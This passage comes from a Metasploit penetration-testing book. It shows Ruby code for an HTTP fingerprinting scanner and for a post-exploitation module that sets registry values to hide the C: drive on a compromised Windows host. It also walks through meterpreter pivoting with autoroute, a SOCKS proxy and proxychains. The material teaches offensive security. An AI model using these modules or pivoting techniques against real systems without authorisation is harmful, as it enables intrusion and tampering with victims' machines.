Pull Out Information',
      'Author' => 'Nipun_Jaswal',
      'License' => MSF_LICENSE
    )
  end
end
```



We include all the necessary library files as we did for the previous modules. We also assign general information about the module in the `initialize` method, as shown in the following code snippet:

```
def os_fingerprint(response)
  if not response.headers.has_key?('Server')
    return "Unknown OS (No Server Header)"
  end
  case response.headers['Server']
  when /Win32/, /\(Windows/, /IIS/
    os = "Windows"
  when /Apache\/\//
    os = "*Nix"
  else
    os = "Unknown Server Header Reporting:
"+response.headers['Server']
  end
  return os
end

def pb_fingerprint(response)
  if not response.headers.has_key?('X-Powered-By')
    resp = "No-Response"
  else
    resp = response.headers['X-Powered-By']
  end
  return resp
end

def run_host(ip)
  connect
  res = send_request_raw({'uri' => '/', 'method' => 'GET' })
  return if not res
  os_info=os_fingerprint(res)
  pb=pb_fingerprint(res)
  fp = http_fingerprint(res)
  print_status("#{ip}:#{rport} is running  #{fp} version And Is
Powered By: #{pb} Running On #{os_info}")
end
end
```

The preceding module is similar to the one we discussed in the very first example. We have the `run_host` method here with `ip` as a parameter, which will open a connection to the host. Next, we have `send_request_raw`, which will fetch the response from the website or web server at `/` with a `GET` request. The result fetched will be stored into the variable named `res`.

We pass the value of the response in `res` to the `os_fingerprint` method. This method will check whether the response has the `Server` key in the header of the response; if the `Server` key is not present, we will be presented with a message saying `Unknown OS`.

However, if the response header has the `Server` key, we match it with a variety of values using regex expressions. If a match is made, the corresponding value of `os` is sent back to the calling definition, which is the `os_info` parameter.

Now, we will check which technology is running on the server. We will create a similar function, `pb_fingerprint`, but will look for the `X-Powered-By` key rather than `Server`. Similarly, we will check whether this key is present in the response code or not. If the key is not present, the method will return `No-Response`; if it is present, the value of `X-Powered-By` is returned to the calling method and gets stored in a variable, `pb`. Next, we use the `http_fingerprint` method that we used in the previous examples as well and store its result in a variable, `fp`.

We simply print out the values returned from `os_fingerprint`, `pb_fingerprint`, and `http_fingerprint` using their corresponding variables. Let's see what output we'll get after running this module:

```
Msf auxiliary(http_myscan) > run
[*] 192.168.75.130:80 is running Microsoft-IIS/7.5 version And Is Powered
By: ASP.NET Running On Windows
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

## Writing out post-exploitation modules

Now, as we have seen the basics of module building, we can take a step further and try to build a post-exploitation module. A point to remember here is that we can only run a post-exploitation module after a target compromises successfully. So, let's begin with a simple drive disabler module which will disable `C:` at the target system:

```
require 'msf/core'
require 'rex'
require 'msf/core/post/windows/registry'
class Metasploit3 < Msf::Post
  include Msf::Post::Windows::Registry
  def initialize
    super(
      'Name'          => 'Drive Disabler Module',
      'Description'   => 'C Drive Disabler Module',
      'License'       => MSF_LICENSE,
```

```
        'Author' => 'Nipun Jaswal'
    )
End
```

We started in the same way as we did in the previous modules. We have added the path to all the required libraries we need in this post-exploitation module. However, we have added `include Msf::Post::Windows::Registry` on the 5th line of the preceding code, which refers to the `/core/post/windows/registry.rb` file. This will give us the power to use registry manipulation functions with ease using Ruby mixins. Next, we define the type of module and the intended version of Metasploit. In this case, it is `Post` for post-exploitation and `Metasploit3` is the intended version. We include the same file again because this is a single file and not a separate directory. Next, we define necessary information about the module in the `initialize` method just as we did for the previous modules. Let's see the remaining part of the module:

```
def run
  key1="HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
  Explorer\\"
  print_line("Disabling C Drive")
  meterpreter_registry_setvaldata(key1,'NoDrives','4','REG_DWORD')
  print_line("Setting No Drives For C")
  meterpreter_registry_setvaldata(key1,'NoViewOnDrives','4','REG_DWORD')
  print_line("Removing View On The Drive")
  print_line("Disabled C Drive")
end
end #class
```

We created a variable called `key1`, and we stored the path of the registry where we need to create values to disable the drives in it. As we are in a meterpreter shell after the exploitation has taken place, we will use the `meterpreter_registry_setval` function from the `/core/post/windows/registry.rb` file to create a registry value at the path defined by `key1`.

This operation will create a new registry key named `NoDrives` of the `REG_DWORD` type at the path defined by `key1`. However, you might be wondering why we have supplied 4 as the bitmask.

To calculate the bitmask for a particular drive, we have a little formula,  $2^{([drive\ character\ serial\ number]-1)}$ . Suppose, we need to disable the C drive. We know that character C is the third character in alphabets. Therefore, we can calculate the exact bitmask value for disabling the C drive as follows:

$$2^{(3-1)} = 2^2 = 4$$


Therefore, the bitmask is 4 for disabling C:.

We also created another key, `NoViewOnDrives`, to disable the view of these drives with the exact same parameters.

Now, when we run this module, it gives the following output:

```
meterpreter > run post/windows/gather/npj  
Disabling C Drive  
Setting No Drives For C  
Removing View On The Drive  
Disabled C Drive  
meterpreter >
```

So, let's see whether we have successfully disabled `c:` or not:




Bingo! No `c:`. We successfully disabled `c:` from the user's view. Therefore, we can create as many post-exploitation modules as we want according to our need. I recommend you put some extra time toward the libraries of Metasploit.

Make sure you have user-level access rather than `SYSTEM` for the preceding script to work, as `SYSTEM` privileges will not create the registry under `HKCU`. In addition to this, we have used `HKCU` instead of writing `HKEY_CURRENT_USER`, because of the inbuilt normalization that will automatically create the full form of the key. I recommend you check the `registry.rb` file to see the various available methods.

## Breakthrough meterpreter scripting

The meterpreter shell is the deadliest thing that a victim can hear if an attacker compromises their system. Meterpreter gives the attacker a much wider approach to perform a variety of tasks on the compromised system. In addition to this, meterpreter has many built-in scripts, which makes it easier for an attacker to attack the system. These scripts perform simple and tedious tasks on the compromised system. In this section, we will look at those scripts, what they are made of, and how we can leverage a script in meterpreter.




The basic meterpreter commands cheat sheet is available at [http://scadahacker.com/library/Documents/Cheat\\_Sheets/Hacking%20-%20Meterpreter%20Cheat%20%20Sheet.pdf](http://scadahacker.com/library/Documents/Cheat_Sheets/Hacking%20-%20Meterpreter%20Cheat%20%20Sheet.pdf).

## Essentials of meterpreter scripting

As far as we have seen, we have used meterpreter in situations where we needed to perform some additional tasks on the system. However, now we will look at some of the advanced situations that may arise during a penetration test, where the scripts already present in meterpreter seem to be of no help to us. Most likely, in this kind of situation, we may want to add our custom functionalities to meterpreter and perform the required tasks. However, before we proceed to add custom scripts in meterpreter, let's perform some of the advanced features of meterpreter first and understand its power.

## Pivoting the target network

Pivoting refers to accessing the restricted system from the attacker's system through the compromised system. Consider a scenario where the restricted web server is only available to Alice's system. In this case, we will need to compromise Alice's system first and then use it to connect to the restricted web server. This means that we will pivot all our requests through Alice's system to make a connection to the restricted web server. The following diagram will make things clear:



Considering the preceding diagram, we have three systems. We have **Mallory (Attacker)**, **Alice's System**, and the restricted **Charlie's Web Server**. The restricted web server contains a directory named `restrict`, but it is only accessible to Alice's system, which has the IP address `192.168.75.130`. However, when the attacker tries to make a connection to the restricted web server, the following error generates:



We know that Alice, being an authoritative person, will have access to the web server. Therefore, we need to have some mechanism that can pass our request to access the web server through Alice's system. This required mechanism is pivoting.

Therefore, the first step is to break into Alice's system and gain the meterpreter shell access to the system. Next, we need to add a route to the web server. This will allow our requests to reach the restricted web server through Alice's system. Let's see how we can do that:

```
meterpreter > run autoroute -s 192.168.75.140
[*] Adding a route to 192.168.75.140/255.255.255.0...
[+] Added route to 192.168.75.140/255.255.255.0 via 192.168.75.130
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
=====

Subnet          Netmask          Gateway
-----          -
192.168.75.140  255.255.255.0    Session 1
```

Running the autoroute script with the parameter as the IP address of the restricted server using the -s switch will add a route to Charlie's restricted server from Alice's compromised system. However, we can do this manually as well. Refer to <http://www.howtogeek.com/howto/windows/adding-a-tcpip-route-to-the-windows-routing-table/> for more information on manually adding a route to Windows operating systems.

Next, we need to set up a proxy server that will pass our requests through the meterpreter session to the web server.

Being Mallory, we need to launch an auxiliary module for passing requests via a meterpreter to the target using auxiliary/server/socks4a. Let's see how we can do that:

```
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

Name      Current Setting  Required  Description
----      -
SRVHOST    0.0.0.0          yes       The address to listen on
SRVPORT    1080             yes       The port to listen on.


msf auxiliary(socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed
```

In order to launch the socks server, we set `SRVHOST` to `127.0.0.1` and `SRVPORT` to `1080` and run the module.

Next, we need to reconfigure the settings in the `etc/proxychains.conf` file by adding the auxiliary server's address to it, that is, `127.0.0.1` on port `1080`, as shown in the following screenshot:

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
socks4 127.0.0.1 1080
```

We are now all set to use the proxy in any tool, for example, Firefox, Chrome, and so on. Let's configure the proxy settings in the browser as follows:



The screenshot shows the 'Connection Settings' dialog box with the title 'Configure Proxies to Access the Internet'. The 'Manual proxy configuration' option is selected. The 'HTTP Proxy' field is empty, and the 'Port' is set to 0. The 'Use this proxy server for all protocols' checkbox is unchecked. The 'SSL Proxy' field is empty, and the 'Port' is set to 0. The 'FTP Proxy' field is empty, and the 'Port' is set to 0. The 'SOCKS Host' field is set to '127.0.0.1', and the 'Port' is set to '1080'. The 'SOCKS v4' option is selected, and the 'SOCKS v5' option is unselected. The 'No Proxy for:' field is empty. The example text below the field is '.mozilla.org, .net.nz, 192.168.1.0/24'. The 'Automatic proxy configuration URL' option is unselected.